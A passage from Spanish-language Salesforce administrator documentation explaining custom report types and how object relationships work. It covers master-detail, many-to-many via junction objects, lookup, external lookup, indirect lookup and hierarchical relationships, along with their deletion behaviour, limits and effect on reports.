| Nombre del tipo de informe | Un nombre exclusivo para este tipo de informe. |
| Descripción | Una descripción para este tipo de informe. La descripción aparece cuando los usuarios crean un informe. |
| Guardar en categoría | Otros informes |

4. (Opcional) Para que este tipo de informe esté a disposición de otros usuarios, seleccione el Estado de implementación Implementado.
5. Haga clic en **Siguiente**.
6. Haga clic en la casilla bajo el objeto principal.
7. Seleccione Uso de objetos personalizados por mediciones de licencia de usuario.
8. Haga clic en **Guardar**.
9. Cree un informe seleccionando el nuevo tipo de informe.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los objetos personalizados están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los tipos de informes personalizados están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:
- "Modificar todos los datos"

# Descripción general de Relaciones de objeto

Cree relaciones para vincular objetos entre sí, de modo que cuando sus usuarios ven registros, también puedan ver datos relacionados. Por ejemplo, vincule un objeto personalizado denominado "Fallos" a casos para realizar un seguimiento de los defectos de productos que están asociados con casos de clientes.

Puede definir diferentes tipos de relaciones creando campos de relaciones personalizadas para un objeto. Antes de empezar a crear relaciones, establezca el tipo de relación que se adapta a sus necesidades.

Diferentes tipos de relaciones entre objetos en Salesforce determinan cómo gestionan la eliminación, el uso compartido de datos y los campos obligatorios en formatos de página. Veamos los tipos de relaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

**Principal-detalle**

Vincula estrechamente objetos entre sí de modo que el registro principal controla ciertos comportamientos del registro de detalle y subdetalle. Por ejemplo, puede definir una relación principal-detalle de dos objetos, como Cuentas-Informe de gastos, para ampliar la relación a registros de subdetalle, como Cuentas-Informe de gastos-Partida de gastos. Puede realizar operaciones en la relación principal-detalle-subdetalle.

Entre los comportamientos de las relaciones principal-detalle:

- La eliminación de un registro de detalles lo traslada a la Papelera y mantiene el registro principal intacto; la eliminación de un registro principal también elimina los registros de detalles y subdetalles relacionados. Si cancela la eliminación de un registro de detalles, éste se restaura y si cancela la eliminación de un registro principal también cancela la eliminación de los registros de detalles y subdetalles relacionados. Sin embargo, si elimina un registro de detalles y más tarde elimina su registro principal por separado, no podrá cancelar la eliminación del registro de detalles al no existir ningún registro principal con el que relacionarlo.
- De manera predeterminada, no se puede volver a relacionar los registros en relaciones principal-detalle. Sin embargo, los administradores pueden volver a relacionar registros secundarios en relaciones principal-detalle de objetos personalizados con diferentes registros principales seleccionando la opción `Permitir volver a relacionar` en la definición de relaciones principal-detalle.
- El campo `Propietario` de los registros de detalle y subdetalle no está disponible y se define automáticamente como el propietario del registro principal. Los objetos personalizados del lado de "detalle" de una relación principal-detalle no pueden tener reglas de colaboración, colaboración manual ni colas, ya que estas funciones requieren el campo `Propietario`.
- Los registros de detalle y detalle secundario heredan la configuración y permisos de seguridad desde el registro principal. No puede establecer permisos en el registro de detalle de forma independiente.
- El campo de relación principal-detalle (que es el campo que vincula los objetos) es obligatorio en el formato de página de los registros de detalle y subdetalle.
- El objeto principal puede ser un objeto estándar, como Cuenta u Oportunidad, o bien, un objeto personalizado.
- Como práctica recomendada, no supere los 10.000 registros secundarios para una relación principal-detalle.

**Varios a varios**

Puede utilizar relaciones principal-detalle para modelar relaciones de *varios a varios* entre dos objetos. Una relación de varios a varios permite que cada registro de un objeto de vincule con múltiples registros de otro objeto y viceversa. Por ejemplo, puede haber creado un objeto personalizado denominado "Problema" relacionado con el objeto estándar de caso, de forma que el problema pueda estar relacionado con múltiples casos, y un caso pueda estar también relacionado con múltiples problemas.

**Búsqueda**

Vincula dos objetos juntos. Las relaciones de búsqueda son parecidas a las relaciones principal-detalle, excepto que no admiten campos de resumen ni colaboración. Con una relación de búsqueda, puede hacer lo siguiente:

- Vincular dos objetos diferentes.

- Vincular un objeto consigo mismo (con la excepción del objeto usuario; consulte Jerárquica en la página 4636). Por ejemplo, es posible que desee vincular un objeto personalizado denominado "Problema" consigo mismo para mostrar cómo dos problemas diferentes están relacionados con el mismo fallo.

Nota: Las relaciones de búsqueda de objetos relacionados con el objeto de miembro de campaña no son compatibles; sin embargo, puede crear relaciones de búsqueda del objeto relacionado de miembro de campaña con otros objetos.

Cuando crea una relación de búsqueda, puede establecer estas opciones:

- Haga que el campo de búsqueda sea obligatorio para guardar un registro, exigiéndolo también en el formato de página correspondiente.
- Si el campo de búsqueda es opcional, puede especificar que se produzca uno de los tres comportamientos siguientes si se elimina el registro de búsqueda:
  - `Borrar el valor de este campo`: Es el valor predeterminado. Borrar el contenido del campo es una buena opción cuando el campo no debe contener un valor del registro de búsqueda asociado.
  - `No permitir la eliminación del registro de búsqueda que forma parte de una relación de búsqueda`: Esta opción restringe la eliminación del registro de búsqueda si tiene alguna dependencia, como una regla de flujo de trabajo, creada en la relación.
  - `Eliminar también este registro`: Únicamente disponible si un objeto personalizado contiene la relación de búsqueda, no si está contenido por un objeto estándar. Sin embargo, el objeto de búsqueda puede ser estándar o personalizado. Seleccione cuándo están estrechamente combinados el campo de búsqueda y su registro asociado y desea eliminar por completo los datos relacionados. Por ejemplo, supongamos que tiene un registro de informe de gastos con una relación de búsqueda con registros de gastos individuales. Cuando elimine el informe, probablemente también desee eliminar todos los registros de gastos.

    PRECAUCIÓN: Si selecciona `Eliminar también este registro`, puede producirse una *eliminación en cascada*. Una eliminación en cascada omite los ajustes de seguridad y colaboración, lo que significa que los usuarios pueden eliminar registros cuando se elimine el registro de búsqueda de destino *aunque no tengan acceso a los registros*. Para evitar que se eliminen registros de forma accidental, la opción de eliminación en cascada está desactivada de forma predeterminada. Póngase en contacto con Salesforce Para obtener la opción de eliminación en cascada activada para su organización.

    La opción de eliminación en cascada y sus opciones relacionadas no están disponibles para relaciones de búsqueda en horario de oficina, comunidad, candidato, lista de precios, productos u objetos de usuario.

Cuando se define una relación de búsqueda, tiene la opción de incluir un campo de búsqueda en los formatos de página de dicho objeto, así como crear una lista relacionada en los formatos de página del objeto personalizado asociado. Por ejemplo, si tiene un objeto personalizado llamado "Solicitudes de tiempo remunerado no trabajado" y desea que sus usuarios vinculen una solicitud de este tipo con el usuario que remite la solicitud, cree una relación de búsqueda desde el objeto personalizado Solicitud de tiempo remunerado no trabajado con el objeto del usuario.

Si se elimina el registro principal en una relación de consulta, el seguimiento del historial de campos del registro secundario no registra la eliminación. Por ejemplo, si se elimina una cuenta principal, la lista relacionada Historial de cuenta de la cuenta secundaria no muestra la eliminación.

No puede eliminar un objeto o registro en una relación de búsqueda si el número de registros combinados entre los dos objetos vinculados es superior a 100.000. Para eliminar un objeto o un registro en una relación de búsqueda, elimine primero un número adecuado de sus registros secundarios.

**Búsqueda externa**

Una relación de búsqueda externa vincula un objeto externo, personalizado o estándar secundario a un objeto externo principal. Cuando crea un campo de relación de búsqueda externa, el campo estándar Id. externo en el objeto externo principal se compara

con los valores del campo de relación de búsqueda externa secundario. Los valores del campo de objeto externo proceden de una fuente de datos externa.

**Búsqueda indirecta**

Una relación de búsqueda indirecta vincula un objeto externo secundario a un objeto personalizado o estándar principal. Cuando crea un campo de relación de búsqueda indirecta en un objeto externo, especifica el campo de objeto principal y el campo de objeto secundario para comparar y asociar registros en la relación. Concretamente, seleccione un campo de Id. externo, único personalizado en el objeto principal para buscar coincidencias en el campo secundario de relación de búsqueda indirecta, cuyos valores provienen de una fuente de datos externa.

**Jerárquica**

Una relación de búsqueda especial disponible solo para el objeto de usuario. Permite a los usuarios utilizar un campo de búsqueda para asociar a un usuario con otro que no se refiere ni directa ni indirectamente a sí mismo. Por ejemplo, puede crear un campo personalizado de relación jerárquica para almacenar el gestor directo de cada usuario.

Consejo: Al crear un campo jerárquico con Personal Edition, Contact Manager Edition, Group Edition y Professional Edition, puede seleccionar la casilla de verificación `Campo restringido` para que sólo los usuarios que dispongan del permiso "Gestionar usuarios internos" puedan modificarlo. En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, utilice la seguridad a nivel de campo.

CONSULTE TAMBIÉN

- Consideraciones sobre las relaciones
- Relaciones de objetos externos
- Crear una relación de varios a varios
- Definir un objeto personalizado

## Crear una relación de varios a varios

Puede utilizar relaciones principal-detalle para modelar relaciones de *varios a varios* entre dos objetos. Una relación de varios a varios permite que cada registro de un objeto de vincule con múltiples registros de otro objeto y viceversa. Por ejemplo, puede haber creado un objeto personalizado denominado "Problema" relacionado con el objeto estándar de caso, de forma que el problema pueda estar relacionado con múltiples casos, y un caso pueda estar también relacionado con múltiples problemas. Cuando cree una relación de varios a varios, puede utilizar un *objeto de fusión* para conectar dos objetos que desee relacionar entre sí.

**Objeto de fusión**
: Un objeto personalizado con dos relaciones principal-detalle. Puede usar un objeto de fusión personalizado para modelar una relación de varios a varios entre dos objetos. Por ejemplo, puede haber creado un objeto personalizado denominado "Problema" relacionado con el objeto estándar de caso, de forma que el problema pueda estar relacionado con múltiples casos, y un caso pueda estar también relacionado con múltiples problemas.

La creación de una relación de varios a varios se compone de los siguientes pasos:

1. Creación del objeto de fusión.
2. Creación de dos relaciones principal-detalle.
3. Personalización de las listas relacionadas de los formatos de página de los dos objetos principales.
4. Personalización de informes para maximizar la efectividad de la relación de varios a varios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los informes no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para crear una relación de varios a varios:
- "Personalizar aplicación"

### Creación del objeto de fusión

1. Cree un objeto personalizado para ser su objeto de fusión.
2. En el asistente para objetos personalizados, tenga en cuenta estas sugerencias específicas para objetos de fusión:
   - Asigne al objeto una etiqueta que indique su objetivo, por ejemplo *AsociaciónProblemaCaso*.
   - En el campo `Nombre del registro`, se recomienda que utilice el tipo de datos numérico automático.
   - No inicie el asistente para fichas personalizadas antes de hacer clic en **Guardar**. Los objetos de fusión no necesitan fichas.

### Creación de dos relaciones principal-detalle

Para crear dos relaciones principal-detalle:

1. Compruebe que los dos objetos que desea relacionar entre sí ya existen. Por ejemplo, puede que desee relacionar el objeto estándar de caso con un objeto personalizado de problema.
2. En el objeto de fusión, cree el primer campo de la relación principal-detalle. En el asistente para campos personalizados:
   a. Seleccione `Relación principal-detalle` como el tipo de campo.
   b. Seleccione uno de los objetos para relacionarlo con el objeto de fusión. Por ejemplo, seleccione *Caso*.

      La primera relación principal-detalle que cree en su objeto de fusión será la relación *primaria*. Esto afecta a los siguientes registros de objetos de fusión:

      - Apariencia: Las páginas de modificación y detalle del objeto de fusión utilizan el color y cualquier icono asociado del objeto principal primario.

- Propiedad de los registros: Los registros de objeto de fusión heredan el valor del campo `Propietario` de su registro principal primario asociado. Como los objetos del lado de detalle de una relación no tienen un campo `Propietario` visible, esto sólo es relevante si posteriormente elimina ambas relaciones principal-detalle de su objeto de fusión.
- División: Si su organización utiliza divisiones para segmentar los datos, los registros de objeto de fusión heredarán su división de su registro principal primario asociado. Al igual que la relación de registros, esto sólo es relevante si después elimina ambas relaciones principal-detalle.

**c.** Seleccione una opción de `Configuración de colaboración`. En los campos de relación principal-detalle, el atributo `Configuración de colaboración` determinará el acceso de colaboración que tendrán los usuarios a un registro principal para crear, modificar o eliminar sus registros de detalle asociados.

**d.** En la `Etiqueta de lista relacionada` que aparecerá en el formato de página del objeto principal, no acepte el valor predeterminado. Cámbielo para utilizar el nombre del otro objeto principal de la relación de varios a varios. Por ejemplo, cámbielo a *`Problemas`* para que los usuarios vean una lista relacionada Problemas en la página de detalles del caso.

**3.** En el objeto de fusión, cree la segunda relación principal-detalle. En el asistente para campos personalizados:

**a.** Seleccione `Relación principal-detalle` como el tipo de campo.

**b.** Seleccione el otro objeto principal que desee relacionar con el objeto de fusión. Por ejemplo, seleccione *`Problema`*.

La segunda relación principal-detalle que cree en su objeto de fusión será la relación *secundaria*. Si elimina la relación principal-detalle o la convierte en una relación de búsqueda, el objeto principal secundario se convertirá en primario.

**c.** Seleccione una opción de `Configuración de colaboración`. En los campos de relación principal-detalle, el atributo `Configuración de colaboración` determinará el acceso de colaboración que tendrán los usuarios a un registro principal para crear, modificar o eliminar sus registros de detalle asociados.

**d.** En la `Etiqueta de lista relacionada` que aparecerá en el formato de página del objeto principal, no acepte el valor predeterminado. Cámbielo para utilizar el nombre del otro objeto principal de la relación de varios a varios. Por ejemplo, cámbielo a *`Casos`* para que los usuarios vean una lista relacionada Casos en la página de detalles del problema.

## Personalización de las listas relacionadas de relación de varios a varios

En cada relación de varios a varios de Salesforce, cada registro de objeto principal muestra una lista relacionada de los registros de objetos de fusión asociados. Para evitar todo problema de funcionamiento, puede cambiar el nombre de la lista relacionada de objeto de fusión en cada formato de página de objeto principal para que tenga el nombre del otro objeto principal. Puede ejemplo, puede cambiar la lista relacionada AsociaciónProblemaCaso a *`Casos`* en el formato de página de problemas y a *`Problemas`* en el formato de página de casos. También puede personalizar aún más estas listas relacionadas para mostrar los campos del otro objeto principal.

Para personalizar los campos que aparecen en la lista relacionada de objeto de fusión en cada formato de página de objeto principal:

**1.** Modifique el formato de página de cada objeto principal relacionado con el objeto de fusión. Por ejemplo, modifique la lista relacionada BugCaseAssociations para registros de casos modificando el formato de página para casos.

**2.** Modifique las propiedades de la lista relacionada que desea editar. Por ejemplo, en los casos la lista relacionada AsociaciónProblemaCaso pasó a denominarse Problemas, por lo que deberá seleccionar la lista relacionada Problemas.

**3.** Añada los campos que aparecerán en la lista relacionada: Puede añadir campos del propio objeto de fusión pero, lo que es más importante, también puede añadir campos del otro objeto principal.

Cada campo tiene como prefijo su nombre de objeto en la ventana emergente. En la propia lista relacionada, sólo los campos del objeto de fusión tienen de prefijo el nombre del objeto; los campos del otro objeto maestro no lo tienen.

Nota: La lista relacionada del objeto de fusión no incluye un icono en las páginas de detalles del registro maestro, ya que el objeto de fusión no incluye una ficha personalizada. Si crea una ficha para el objeto de fusión se incluirá el icono.

### Personalización de informes para relaciones de varios a varios

Las relaciones de varios a varios ofrecen dos tipos de informes estándar que fusionan los objetos principales y el objeto de fusión. Los tipos de informes son:

- "Principal primario con objeto de fusión y principal secundario" en la categoría de informe del objeto principal primario.
- "Principal secundario con objeto de fusión y principal primario" en la categoría de informe del objeto principal secundario.

El orden de los objetos principales del tipo de informe es importante. El objeto principal enumerado en primer lugar determinará el ámbito de registros que se mostrará en el informe.

Puede crear informes personalizados basados en estos tipos de informes estándar. Además, puede crear tipos de informes personalizados para personalizar qué objetos relacionados se fusionan en el informe.

CONSULTE TAMBIÉN

Descripción general de Relaciones de objeto
Consideraciones sobre las relaciones
Definir un objeto personalizado
Configuración de gestión de búsqueda de objetos
Configuración de gestión de búsqueda de objetos

## Consideraciones sobre las relaciones

Revise las siguientes consideraciones antes de crear relaciones entre objetos:

**Límites de relación**

Cada objeto personalizado puede tener hasta dos relaciones principal-detalle y muchas relaciones de búsqueda. Cada relación se incluye en el número máximo de campos personalizados que se admiten.

**Conversión de relaciones**

Puede convertir una relación principal-detalle en una relación de búsqueda siempre y cuando no haya campos de resumen en el objeto principal.

Puede convertir una relación de búsqueda en otra relación principal-detalle, pero sólo si el campo de búsqueda de todos los registros contiene un valor.

**Relaciones consigo mismo**

Puede crear una relación de un objeto consigo mismo, pero debe ser una relación de búsqueda y un solo registro no puede vincularse consigo mismo. Sin embargo, un registro puede relacionarse indirectamente consigo mismo. Por ejemplo, la campaña Promoción de festividades puede tener la campaña Correo directo seleccionada en la relación de búsqueda y la campaña Correo directo puede tener la campaña Promoción de festividades seleccionada en la relación de búsqueda.

No puede crear una relación consigo mismo de varios a varios; es decir, las dos relaciones principal-detalle del objeto de fusión no pueden tener el mismo objeto principal.

**Iconos de las listas relacionadas personalizadas**

El icono que seleccione para la ficha personalizada asociada también aparece en cualquier lista relacionada que cree basada en una relación.

Si las listas relacionadas personalizadas se basan en una relación con un objeto personalizado que no tiene ninguna ficha personalizada, no incluirán ningún icono.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**Relaciones principal-detalle**

Para crear relaciones principal-detalle de múltiples niveles necesitará el permiso de usuario “Personalizar aplicación”.

Al definir una relación de principal-detalle, el objeto personalizado en el que está trabajando es el "detalle". Los datos pueden aparecer como una lista relacionada personalizada en los formatos de página del otro objeto.

De manera predeterminada, no se puede volver a relacionar los registros en relaciones principal-detalle. Sin embargo, los administradores pueden volver a relacionar registros secundarios en relaciones principal-detalle de objetos personalizados con diferentes registros principales seleccionando la opción `Permitir volver a relacionar` en la definición de relaciones principal-detalle.

Puede tener hasta tres niveles de detalles personalizados.

Los objetos estándar no pueden estar en el lado de detalle de un objeto personalizado en una relación principal-detalle.

Un objeto puede aparecer una vez en relaciones de principal-detalle multinivel. Por ejemplo, un objeto de subdetalle de una relación principal-detalle multinivel no puede ser también el propietario del objeto principal en otra relación de principal-detalle multinivel. Un objeto de subdetalle no puede ser el objeto principal del objeto de detalle del objeto de subdetalle.

Las relaciones principal-detalle de multinivel no admiten transferencias de divisiones.

No es posible crear una relación principal-detalle si el objeto personalizado ya contiene datos. Sin embargo, es posible crear la relación como búsqueda y después convertirla en principal-detalle si el campo de búsqueda de todos los registros contiene un valor.

Si se convierten relaciones de búsqueda a principal-detalle o de principal-detalle a búsqueda, el comportamiento será el mismo que el de las relaciones principal-detalle de dos objetos. Es decir, dos objetos vinculados en la relación detalle-subdetalle1 o subdetalle1-subdetalle2 tendrán los mismos límites de conversión que la relación principal-detalle.

Los campos de resumen funcionan como en las relaciones principal-detalle de dos objetos. Un principal puede resumir campos en registros de detalles, sin embargo, no podrá resumir directamente campos en registros de subdetalle. Para conseguirlo, el registro de detalle debe tener un campo de resumen para el campo en el registro de subdetalle, permitiendo al principal resumir a partir del campo de resumen del detalle.

Puede utilizar relaciones principal-detalle multinivel en tipos de informes personalizados. La casilla de verificación `Permitir informes` puede seleccionarse al crear el objeto personalizado. Los tipos de informes personalizados creados para relaciones principal-detalle multinivel se contabilizan en los límites de tipo de informe personalizado de las organizaciones, y no se generará ningún informe si se supera este límite.

Los objetos de fusión personalizados no pueden tener objetos de detalle. Es decir, un objeto de fusión personalizado no puede convertirse en el objeto principal de una relación principal-maestro multinivel.

No puede eliminar un objeto personalizado si se encuentra en el lado principal de una relación principal-detalle. Si elimina un objeto personalizado que se encuentre en el lado de detalle de una relación principal-detalle, la relación se convertirá en una relación de búsqueda.

Si elimina un registro de detalles, este se traslada a la papelera y el registro principal queda intacto; mientras que si elimina un registro principal también estará eliminando sus registros de detalles y subdetalles relacionados. Si cancela la eliminación de un registro de detalles, éste se restaura y si cancela la eliminación de un registro principal también cancela la eliminación de los registros de detalles y subdetalles relacionados. Sin embargo, si elimina un registro de detalles y más tarde elimina su registro principal por separado, no podrá cancelar la eliminación del registro de detalles al no existir ningún registro principal con el que relacionarlo.

Como práctica recomendada, no supere los 10.000 registros secundarios para una relación principal-detalle.

**Relaciones de varios a varios**

Los registros de objetos de fusión se eliminan cuando se elimina un registro principal asociado y se coloca en la papelera. Si se eliminan ambos registros principales asociados, el registro de objeto de fusión se eliminará permanentemente y no podrá restaurarse.

El acceso compartido a un registro de objeto de fusión viene determinado por el acceso compartido de un usuario a ambos registros principales asociados y la opción `Configuración de colaboración` del campo de relación. Consulte Seguridad de

objetos personalizados en la página 4647. Por ejemplo, si la configuración de colaboración de ambos principales es de lectura/escritura, el usuario debe tener acceso de lectura/escritura para *ambos* principales para poder tener acceso de lectura/escritura al objeto de fusión. Por otro lado, si la configuración de colaboración de ambos principales es de sólo lectura, un usuario con permisos de sólo lectura en los registros principales tendría acceso de lectura/escritura al objeto de fusión.

En una relación de varios a varios, el usuario no puede eliminar un registro principal si hay más de 200 registros de objetos de fusión asociados a él *y* si el objeto de fusión tiene un campo de resumen que alcanza al otro principal. Para eliminar este objeto, elimine manualmente los registros de objetos de fusión hasta que el recuento sea inferior a 200.

La primera relación principal-detalle que cree en su objeto de fusión será la relación *primaria*. Esto afecta a los siguientes registros de objetos de fusión:

- Apariencia: Las páginas de modificación y detalle del objeto de fusión utilizan el color y cualquier icono asociado del objeto principal primario.
- Propiedad de los registros: Los registros de objeto de fusión heredan el valor del campo `Propietario` de su registro principal primario asociado. Como los objetos del lado de detalle de una relación no tienen un campo `Propietario` visible, esto sólo es relevante si posteriormente elimina ambas relaciones principal-detalle de su objeto de fusión.
- División: Si su organización utiliza divisiones para segmentar los datos, los registros de objeto de fusión heredarán su división de su registro principal primario asociado. Al igual que la relación de registros, esto sólo es relevante si después elimina ambas relaciones principal-detalle.

La segunda relación principal-detalle que cree en su objeto de fusión será la relación *secundaria*. Si elimina la relación principal-detalle o la convierte en una relación de búsqueda, el objeto principal secundario se convertirá en primario.

Los campos de resumen que resumen los datos del objeto de fusión pueden crearse en ambos objetos principales.

Los campos de fórmula y reglas de validación del objeto de función pueden hacer referencias a los campos de ambos objetos principales.

Puede definir desencadenadores Apex en ambos objetos principales y en el objeto de fusión.

Un objeto de fusión no puede estar en el lado principal de otra relación principal-detalle.

No puede crear una relación consigo mismo de varios a varios; es decir, las dos relaciones principal-detalle del objeto de fusión no pueden tener el mismo objeto principal.

**Relaciones de búsqueda**

Si el campo de búsqueda es opcional, puede especificar que se produzca uno de los tres comportamientos siguientes si se elimina el registro de búsqueda:

- `Borrar el valor de este campo`: Es el valor predeterminado. Borrar el contenido del campo es una buena opción cuando el campo no debe contener un valor del registro de búsqueda asociado.
- `No permitir la eliminación del registro de búsqueda que forma parte de una relación de búsqueda`: Esta opción restringe la eliminación del registro de búsqueda si tiene alguna dependencia, como una regla de flujo de trabajo, creada en la relación.
- `Eliminar también este registro`: Únicamente disponible si un objeto personalizado contiene la relación de búsqueda, no si está contenido por un objeto estándar. Sin embargo, el objeto de búsqueda puede ser estándar o personalizado. Seleccione cuándo están estrechamente combinados el campo de búsqueda y su registro asociado y desea eliminar por completo los datos relacionados.

  PRECAUCIÓN: Si selecciona `Eliminar también este registro`, puede producirse una *eliminación en cascada*. Una eliminación en cascada omite los ajustes de seguridad y colaboración, lo que significa que los usuarios pueden eliminar registros cuando se elimine el registro de búsqueda de destino *aunque no tengan acceso a los registros*. Para evitar que se eliminen registros de forma accidental, la opción de eliminación en cascada está desactivada de forma predeterminada. Póngase en contacto con Salesforce Para obtener la opción de eliminación en cascada activada para su organización.

La opción de eliminación en cascada y sus opciones relacionadas no están disponibles para relaciones de búsqueda en horario de oficina, comunidad, candidato, lista de precios, productos u objetos de usuario.

En una cadena de relaciones de búsqueda, estos comportamientos funcionan independientemente de cada campo de destino en cada nivel. Supongamos que el campo A es la búsqueda de destino del campo B, que a su vez es la búsqueda de destino del campo C. Puede tener una restricción de eliminación sobre A y ninguna sobre B, lo que significa que A no puede eliminarse pero B sí. Una vez que se elimine B, la relación entre A y B deja de existir, por lo que C tendrá un valor vacío para la búsqueda.

En una relación de búsqueda de múltiples niveles, estas opciones pueden entrar en conflicto. Por ejemplo, en el caso de que el campo A sea la búsqueda de destino del campo B, que a su vez sea la búsqueda de destino del campo C, puede especificar que A puede eliminar a B, pero que B no se puede eliminar porque tiene una relación con C. Si intenta eliminar A, obtendrá un error indicando que B no se puede eliminar porque está vinculado a C.

Si se elimina el registro principal en una relación de consulta, el seguimiento del historial de campos del registro secundario no registra la eliminación. Por ejemplo, si se elimina una cuenta principal, la lista relacionada Historial de cuenta de la cuenta secundaria no muestra la eliminación.

**Relaciones con objetos externos**

Las relaciones de búsqueda, búsqueda externa y búsqueda indirecta tienen algunos comportamientos especiales y limitaciones.

- Solo las relaciones de búsqueda, búsqueda externa y búsqueda indirecta están disponibles para objetos externos. No se admiten otros tipos de relaciones.
- Dependiendo de la disponibilidad del sistema externo, las listas relacionadas de objetos externos secundarios pueden cargar lentamente cuando los usuarios ven las páginas de detalles del registro principal.
- Las relaciones que implican objetos externos permiten a los usuarios crear registros secundarios desde páginas de detalle del registro de registros principales. Sin embargo, el campo de relación en cada nuevo registro secundario no se cumplimenta automáticamente para identificar el registro principal.
- La sincronización no crea campos de relaciones en los objetos externos en su organización de Salesforce. Sin embargo, puede cambiar el tipo de campo de un campo personalizado creado por la sincronización en Relaciones de búsqueda, Relaciones de búsqueda externa o Relaciones de búsqueda indirecta. Cambiar el tipo de campo de un campo personalizado existente es más sencillaįo y eficiente que la creación manual de un campo de relaciones en el objeto externo.

  Por ejemplo, supongamos que el sistema externo tiene una relación clave externa. La sincronización de tablas relacionadas crea un campo de texto en su organización para la columna externa que identifica las claves externas. Para reflejar la relación de la clave externa en su organización, cambie el tipo de campo de ese campo de texto a Relación de búsqueda externa.

- Un campo de relación es un tipo de campo personalizado. Por lo tanto, al igual que todos los campos personalizados en un objeto externo, los campos de relación se pueden sustituir cuando sincronice el objeto externo. Consulte las consideraciones de sincronización para cada adaptador de Salesforce Connect que utilice.
- La eliminación en cascada no está disponible para relaciones de objetos externos.
- Solo en Salesforce Classic, los campos de relación de búsqueda indirecta y búsqueda externo no muestran los nombres de registros principales esperados.
  - Un campo de búsqueda externa muestra el Id. del objeto principal o el valor del campo estándar del Id. externo del objeto principal. El último aparece de forma predeterminada. Si, sin embargo, un campo personalizado del objeto principal tiene el atributo Es campo de nombre, aparece el Id. del objeto principal.
  - Un campo de búsqueda indirecta muestra el valor del campo de destino en el objeto principal. Para buscar registros relacionados, se comparan valores de campo de destino con los valores del campo de relaciones de búsqueda indirecta en el objeto secundario. El campo de destino, que tiene los atributos `Id. externo` y `único`, se selecciona cuando se crea un campo de búsqueda indirecta.

- Cuando un usuario intenta modificar un campo de relaciones de búsqueda externa o búsqueda indirecta, un cuadro de diálogo de búsqueda no está disponible para seleccionar el registro principal.
  - Para modificar un campo de relaciones de búsqueda externa, introduzca manualmente el valor del campo estándar `Id. externo` para el registro principal.
  - Para modificar un campo de relaciones de búsqueda indirecta, introduzca manualmente el valor del campo de destino del registro principal. El campo de destino es el campo personalizado con los atributos `Id. externo` y `Exclusivo` que se han seleccionado cuando se creó la relación de búsqueda indirecta. Para determinar registros relacionados, Salesforce compara valores de campo de destino con los valores del campo de relaciones de búsqueda indirecta en el objeto secundario.
- Con las relaciones de búsquedas externas y búsquedas indirectas, el registro principal aparece como un vínculo en el que se puede hacer clic en el campo de relación del registro secundario. Si un usuario ve el registro secundario y no tiene acceso al registro principal, dicho registro aparecerá en el campo de relación como un texto normal en lugar de un vínculo.
- Los filtros de búsqueda no están disponibles para campos de relaciones de búsqueda externa.
- Se pueden crear los campos de relaciones de búsqueda indirecta solo en objetos externos.
- Solo los objetos que disponen de un campo personalizado con los atributos `Id. externo` y `Exclusivo` están disponibles como objetos principales en relaciones de búsqueda indirecta. Si no visualiza el objeto que desea al crear un campo de relaciones de búsqueda indirecta, agregue un campo de Id. externo, externo y personalizado a ese objeto.
- Si el sistema externo utiliza valores que distingan entre mayúsculas y minúsculas en el Nombre de columna externa especificado, asegúrese de que el campo del objeto principal también distingue entre mayúsculas y minúsculas. Cuando defina el campo personalizado del objeto principal, seleccione **Id. externo**, **Exclusivo** y **Tratar "ABC" y "abc" como valores diferentes (distingue entre mayúsculas y minúsculas)**.

**Efecto de las relaciones en los informes**

El tipo de relación que cree afecta a los tipos de informes estándar que estén disponibles y al modo en el que se clasifican. Estos tipos de informe determinan qué objetos relacionados pueden incluirse en el informe:

- Las relaciones de búsqueda permiten que los datos de dos objetos relacionados se fusionen en un informe.
- Las relaciones principal-detalle permiten que los datos de tres objetos se fusionen en un informe: el objeto principal, el objeto de detalle más un objeto de búsqueda. Si el objeto de detalle tiene múltiples relaciones de búsqueda, habrá disponible un tipo de informe distinto para cada búsqueda.
- Las relaciones de varios a varios ofrecen dos tipos de informes estándar que fusionan los objetos principales y el objeto de fusión. Los tipos de informes son:
  - "Principal primario con objeto de fusión y principal secundario" en la categoría de informe del objeto principal primario.
  - "Principal secundario con objeto de fusión y principal primario" en la categoría de informe del objeto principal secundario.

  El orden de los objetos principales del tipo de informe es importante. El objeto principal enumerado en primer lugar determinará el ámbito de registros que se mostrará en el informe.

La influencia en los informes de cada tipo de relación se resume en la siguiente tabla:

| Tipo de relación | Tipos de informe estándar | Categoría de tipo de informe |
|---|---|---|
| Búsqueda | Objeto por sí mismo | Basada en el objeto |
| | Objeto con primera búsqueda | |
| | Objeto con segunda búsqueda | |
| | Objeto con tercera búsqueda | |

| Tipo de relación | Tipos de informe estándar | Categoría de tipo de informe |
|---|---|---|
| Principal-detalle | Objeto principal por sí mismo<br>Objeto principal con objeto de detalle<br>Objeto principal con objeto de detalle y primera búsqueda<br>Objeto principal con objeto de detalle y segunda búsqueda<br>Objeto principal con objeto de detalle y tercera búsqueda | Objeto principal |
| Varios a varios | Objeto primario por sí mismo<br>Objeto principal secundario por sí mismo<br>Objeto principal primario con objeto de fusión y objeto principal secundario<br>Objeto principal secundario con objeto de fusión y objeto principal primario | Objeto principal primario<br>y<br>Objeto principal secundario |

Los tipos de informes personalizados le ofrecen más flexibilidad a la hora de fusionar datos de múltiples objetos, incluyendo búsquedas así como relaciones principal-detalle.

